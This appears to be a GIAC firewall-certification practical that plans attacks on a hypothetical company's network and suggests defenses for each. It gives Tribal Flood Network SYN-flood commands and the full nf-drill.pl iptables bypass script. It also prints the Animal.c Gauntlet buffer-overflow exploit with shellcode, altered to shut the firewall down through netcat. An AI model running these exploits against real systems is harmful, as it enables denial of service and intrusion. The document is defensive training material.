

The first attack will be directed against the company's web server. It is assumed that I have control over 50 Cable/DSL modem user systems to be used in the attack. I have chosen to use a TCP SYN flood attack to make the web server unreachable. The specific attack utilizes the Tribal Flood Network software.

This attack is based on mechanisms within the TCP protocol that are used in normal operations. When creating a TCP session, the two communicating parties must perform what is known as a three-way handshake.

In normal communications the client sends a packet with the SYN flag set to the server, indicating that the client is requesting a connection. If the server can accept the connection it will send back a packet with the SYN and the ACK flags set. The third and final piece of the connection establishment is the client sending a packet back to the server with the ACK flag set.

If, during the period between the SYN-ACK and the ACK packets another SYN request is received by the server, it will place the pending request on to a back log queue. It is this action that allows for the TCP SYN flood to work. If the source IP address sent from the client is spoofed to an IP address of a non-existent system, then when the server send it's SYN-ACK packet back, there will be no responding ACK or RST packet. If the client sends several of these spoofed SYN packets the server will have to move them in to the back log

queue. The queue is of only a finite size, meaning that eventually there will be too many outstanding requests to maintain in the queue and the server will stop responding to SYN requests. Each request on the queue will eventually time out, but this is usually a long amount of time (75 seconds to as high as 20 minutes).

The first step in preparation for the attack is to locate the web server that I wish to target. This task can be accomplished by using the nslookup command.

$ nslookup www.giac.org
Server: baddns.badguy.com
Address: 192.168.10.23

Non-authoritative answer:
Name: www.giac.org
Addresses: 2.2.7.4

The next step in the attack is to activate the TFN software. The TFN model is made up of three components: 1) The master, 2) The slave and 3) The target. The slave software is installed on the fifty compromised cable modem/dsl clients. The server is started with the command:

 # td &

The IP addresses of the clients is put into a list (list.txt) on the master machine. In order to execute the attack the following command is all that is required:

 # tfn list.txt 2 2.2.7.4 80

The syntax of the command is as follows: the first argument is the name of the IP address list defining the attack clients. The next argument is the command telling the clients to use the TCP-SYN attack. The third argument is the IP address of the server to be attacked and the fourth argument is the port on which to attack.

There are two ways that I have determined that the web server can be protected from this type of attack. The first is to utilize a firewall product that provides SYN flood protection. Oliver, provides laboratory measurements that indicate the use of Appsafe can provide sufficient protection from this type of attack. Further, other companies such as Symantec and Checkpoint provide SYN flood protection with their products.

The second method to utilize the CONFIG_SYN_COOKIES kernel option in the Red Hat Linux configuration. This option causes the kernel to issue a

cryptographic challenge to clients issuing a SYN when it appears a SYN flood is occurring on the server. The server generates an ACK sequence number, based on the client IP address, client port number, server IP address, server port number and secret seed value. As soon as it issues the challenge packet, the server can release the half-open connection generated by the client SYN request. If the client responds with an ACK (the last part of the three-way handshake), the server will re-calculate the IP and port attributes along with the seed value to see if the client-ACK sequence number is in response to a previous SYN-ACK. If it is the server can go directly in to a TCP_ESTABLISHED state, otherwise the client-ACK packet will be discarded.

In RHSA-2001:142-15, Red Hat Linux received a patch to fix a method for by-passing the Syn Cookies feature. The key to the failure of this feature was that it was implemented across all ports on the system. Eventually, a hacker with sufficient time could generate enough attempts to use pattern matching and derive the secret seed value. The patch (which is required even for RH 7.2) now enforces seed values on a per port basis fixing the bug.

The second attack is based on the following presumptions: Chang's document describes Firewall B as a Gauntlet Firewall version 5.5 running on a HP-UX 10.20 server. The diagram indicates Gauntlet Firewall version 6.0 running on HP-UX 11. For the purpose of this attack, I will assume the descriptive texts are accurate for versioning. The objective is to shut down all communications for the company with customers and remote agents who use the collaborative work environment supported by the Amphora system.

This attack will take advantage of the Gauntlet remote buffer overflow exploit (CVE-2000-0437) to perform a shutdown of firewall B. A buffer overflow generally occurs when a valid program (in this case Mattel's Cyber Patrol software running on the Gauntlet Firewall) is given unexpected input that it doesn't have provision to handle.

Generally, this input is a very large string, that isn't bounds checked by the software, before putting into memory. When the string is loaded into memory it exceeds the size of the variable it was destined for and creeps into surrounding memory. Properly crafted, a buffer overflow exploit will modify the return address for the instruction pointer so that it will point to the maliciously intended target instruction, in this case the /sbin/shutdown -h -y command.

To take advantage of the remote buffer overflow exploit, the first step will be to by pass Firewall A, as the rule set doesn't permit access to port 8999 on Firewall B, which is Cyber Patrol's default network port. To do this we will exploit the IP Tables FTP Stateful Inspection vulnerability [CVE-2001-0405]. This vulnerability allows properly crafted FTP packets to insert bogus "RELATED" connections in the connection table. From Chang's paper, page 8, we note that IPTABLEs are used in the configuration of Firewall A.

The details of this exploit are explained at http://www.tempest.com.br/advisory_01-2001.htm. To summarize the advisory: a security flaw in the ip_conntrack_ftp module available in the linux 2.4.x kernel (Red Hat 7.1 is based on linux 2.4) improperly interpreting the PORT command and updating the firewall's connection table. The advisory includes a sample perl script that will be used in this attack.

The first step in the attack is to identify the FTP server IP address and Firewall B's address. The first part can be accomplished with the following:

$ nslookup ftp.giac.org
Server: baddns.badguy.com
Address: 192.168.10.23

Non-authoritative answer:
Name: www.giac.org
Addresses: 2.2.7.3

The second IP address will be more difficult to obtain. It would have to be obtained through some social engineering form (dumpster diving, calling help desk under false pretense etc.) or by trying this attack on all systems in the 2.2.7 subnet. For this example attack it is assumed we have somehow obtained the information.

The second phase of the attack is to open the hole through firewall A. We can utilize the exploit described above to do so. The command executed will have the following syntax:

 # ./nf-drill.pl - -2.2.7.3 - - 2.2.7.2 - - 8999

nf-drill.pl [appendix A] is the name of the perl script. The first argument is the IP address of the FTP server. The second argument is the IP address of Firewall B and the third argument is the port number we wish to be able to connect to on Firewall B. At this point we will have a window to Firewall B's Cyber Patrol port for approximately ten seconds.

The third phase in the attack will be to force Firewall B to shutdown. We will use the Cyber Patrol exploit as described above to induce the firewall to execute the shutdown command. There are two pieces of code that will be required in order to execute the exploit: 1) Netcat (available from http://www.atstake.com/research/tools/index.html#network_utilities) and 2) animal (Appendix B).

Netcat is a multifunction network tool that can allow us to send output from one

program across the network to a host and specified port, among numerous other things. Animal is proof of concept code to show the Cyber Patrol exploit. We will modify it slightly here to accomplish the shutdown. In the *shell[]* assignment statement, we replace the last line:

"\xff\xe8\xdc\xff\xff\xff/bin/zz\x00"
with:

"\xff\xe8\xdc\xff\xff\xff/bin/shutdown –y -h\x00"

Both netcat and animal should be complied and ready to run before executing phase two. Once the window is open we execute the commands:

 # animal | nc 2.2.7.2 8999

This will execute the program animal, whose output will be piped to the netcat program. The first argument in the netcat command line is the IP address of Firewall B and the second argument is the target port. The output from animal will be sent to Firewall B and force a Buffer Overflow to occur causing a system shutdown.

It is possible to protect against this attack in three ways: 1) If Cyber Patrol isn't being used, disable it. 2) If it is being used, upgrade or acquire the patch for this exploit from nai.com. 3) To protect Firewall A from this vulnerability, you can apply the fix in appendix C provided by tempest.com.br.

Appendix A

Nf-drill.pl from http://www.tempest.com.br, regarding the iptables exploit.

```
#!/usr/bin/perl
#
# nf-drill.pl --- "Drill" holes open in Linux iptables connection table
# Author: Cristiano Lincoln Mattos <lincoln@cesar.org.br>, 2001
#
# Advisory: http://www.tempest.com.br/advisories/linux-iptables
#
#      Tempest Security Technologies - a business unit of:
#    CESAR - Centro de Estudos e Sistemas Avancados do Recife
#
# This code is licensed under the GPL.
#

use Socket;
use Getopt::Long;
use strict;

# Option variables
my $server;
my $serverport = 21;
my $host;
my $port;
my $verbose = 0;

# Print function
sub out {
        my ($level,$text) = @_;
        if (!$level || ($level && $verbose)) { print "$text"; }
}

my $opt = GetOptions("server=s" => \$server,
                     "serverport=s" => \$serverport,
                     "host=s" => \$host,
                     "port=i" => \$port,
                     "verbose" => \$verbose);

if ($server eq "" || $host eq "" || $port eq "" || $port < 0 || $port > 65535) {
        print "Usage: $0 --server <ftp> [--serverport <port>] --host <target> --port
<port> [--verbose]\n";
        print "   - server: specifies the FTP server (IP or hostname) to connect
to\n";
        print "   - serverport: specifies the port of the FTP server -- default: 21\n";
```

```
        print "   - host: the IP of the target to open in the connection table\n";
        print "   - port: the port of the target to open in the connection table\n";
        print "   - verbose: sets verbose mode\n";
        exit(0);
}

print "\n nf-blast.pl -- Cristiano Lincoln Mattos <lincoln\@cesar.org.br>, 2001\n";
print " Tempest Security Technologies\n\n";

# For the meanwhile, expecting an IP
my @ip = split(/\./,$host);
my $str = "PORT " . $ip[0] . "," . $ip[1] . "," . $ip[2] . "," . $ip[3] . "," . ($port >> 8) .
"," . ($port % 256) . "\r\n";

# Socket init
my $ipn = inet_aton($server);
if (!$ipn) {
        out(0," Error: could not convert $server\n");
        exit(0);
}

my $sin = sockaddr_in($serverport,$ipn);
socket(Sock,PF_INET,SOCK_STREAM,6);

if (!connect(Sock,$sin)) {
        out(0," Error: could not connect to $server:$serverport.\n");
        exit(0);
}
out(0," - Connected to $server:$serverport\n");

my $buf;
recv(Sock,$buf,120,0); chomp($buf);
out(1," - RECV: $buf\n");

# First send a dummy one, just to establish the connection in the iptables logic
send(Sock,$str,0);
out(1," - SEND: $str");
recv(Sock,$buf,120,0); chomp($buf);
out(1," - RECV: $buf\n");

# Now, send the one that will insert itself into the connection table
send(Sock,$str,0);
out(1," - SEND: $str");
recv(Sock,$buf,120,0); chomp($buf);
out(1," - RECV: $buf\n");
```

```
out(0," * $server should now be able to connect to $host on port $port ! (for the
next 10 seconds)\n");
out(0," - Closing connection to $server:$serverport.\n\n");
close(Sock);
```

Appendix B

The source code that takes advantage of the Cyber Patrol-Gauntlet Remote Buffer Overflow Vulnerability [CVE-2000-0437].

```
/*
*               Animal.c
*
*
* Remote Gauntlet BSDI proof of concept exploit.
* Garrison technologies may have found it, but I am the
* one who released it.  ;) I do not have a Sparc or I would
* write up the Solaris one too.  If you have one, please
* make the changes needed and post it.  Thanks.
*
* Script kiddies can go away, this will only execute a file
* named /bin/zz on the remote firewall.  To test this code,
* make a file named /bin/zz and chmod it to 700.
* I suggest for the test you just have the zz file make a note
* in syslog or whatever makes you happy.
*
* This code is intened for proof of concept only.
*
*
* _Gramble_
*                                       Hey BuBBles
*
*To use:
*      # Animal | nc <address> 8999
*/


#include <stdio.h>


char data[364];

main() {
        int i;
          char shelloutput[80];


/* just borrowed this execute code from another exploit */

          unsigned char shell[] =
        "\x90"
```

```
        "\xeb\x1f\x5e\x31\xc0\x89\x46\xf5\x88\x46\xfa\x89\x46\x0c\x89\x76"
        "\x08\x50\x8d\x5e\x08\x53\x56\x56\xb0\x3b\x9a\xff\xff\xff\xff\x07"
        "\xff\xe8\xdc\xff\xff\xff/bin/zz\x00";


      for(i=0;i<264;i++)
            data[i]=0x90;
                data[i]=0x30;i++;
                data[i]=0x9b;i++;
                data[i]=0xbf;i++;
                data[i]=0xef;i++;
                data[i] = 0x00;
        for (i=0; i<strlen(shell); i++)
                shelloutput[i] = shell[i];
                shelloutput[i] = 0x00;

        printf("10003.http://%s%s", data, shelloutput);


}
```

Appendix C

IPTABLES vulnerability fix provided by http://www.tempest.com.br/advisory_01-2001.htm

```
diff -urN linux-2.4.3.orig/net/ipv4/netfilter/ip_conntrack_ftp.c
linux/net/ipv4/netfilter/ip_conntrack_ftp.c
- --- linux-2.4.3.orig/net/ipv4/netfilter/ip_conntrack_ftp.c Fri Aug 11 05:35:15 2000
+++ linux/net/ipv4/netfilter/ip_conntrack_ftp.c Mon Apr 16 02:18:30 2001
@@ -187,7 +187,12 @@
(int)matchlen, data + matchoff,
matchlen, ntohl(tcph->seq) + matchoff);
- - /* Update the ftp info */
+ /*
+ * Update the ftp info only if the source address matches the address specified
+ * in the PORT or PASV command. Closes hole where packets could be
dangerously
+ * marked as RELATED to bypass filtering rules. Thanks to Cristiano Lincoln
+ * Mattos <"lincoln@cesar.org.br> for the report.
+ */
LOCK_BH(&ip_ftp_lock);
if (htonl((array[0] << 24) | (array[1] << 16) | (array[2] << 8) | array[3])
== ct->tuplehash[dir].tuple.src.ip) {
@@ -197,13 +202,8 @@
info->ftptype = dir;
info->port = array[4] << 8 | array[5];
} else {
- - /* Enrico Scholz's passive FTP to partially RNAT'd ftp
- - server: it really wants us to connect to a
- - different IP address. Simply don't record it for
- - NAT. */
- - DEBUGP("conntrack_ftp: NOT RECORDING: %u,%u,%u,%u !=
%u.%u.%u.%u\n",
- - array[0], array[1], array[2], array[3],
- - NIPQUAD(ct->tuplehash[dir].tuple.src.ip));
+ UNLOCK_BH(&ip_ftp_lock);
+ return NF_ACCEPT;
}
t = ((struct ip_conntrack_tuple)
```

References

[lang2001] Langley, Richard (http://rr.sans.org/firewall/router.php)
http://www.tempest.com.br/advisory_01-2001.htm (Iptables vulnerability)
http://www.redhat.com/ (Redhat patches etc.)
http://icat.nist.gov/icat.cfm (ICAT vulnerability DB)
http://securityfocus.com/ (Security focus vulnerability DB)
http://rr.sans.org/threats/buffer_overflow.php (Buffer overflow description)
http://www.atstake.com/research/tools/index.html#network_utilities (netcat utility)
http://www.giac.org/practical/WeihanChang_GCFW.zip (design under fire)
http://www.r00t3d.org.uk/bin/ (bouncer)
Stevens, W. Richard, (1994), *TCP/IP Illustrated, Volume 1*, Addison-Wessley
Kaufman, C., Perlman, R, Speciner, M., (1995), *Network Security- Private Communication in a Public World*, Prentice Hall, Inc.
Chapman, D. Brent, Zwicky, Elizabeth D., (1995), *Building Internet Firewalls,* Prentice Hall
Blanding, S., (1999) Secured Connections to External Networks, *Handbook of Information Security Management 1999*, edited by Krause, M., Tipton, H., Boca Raton: Auerbach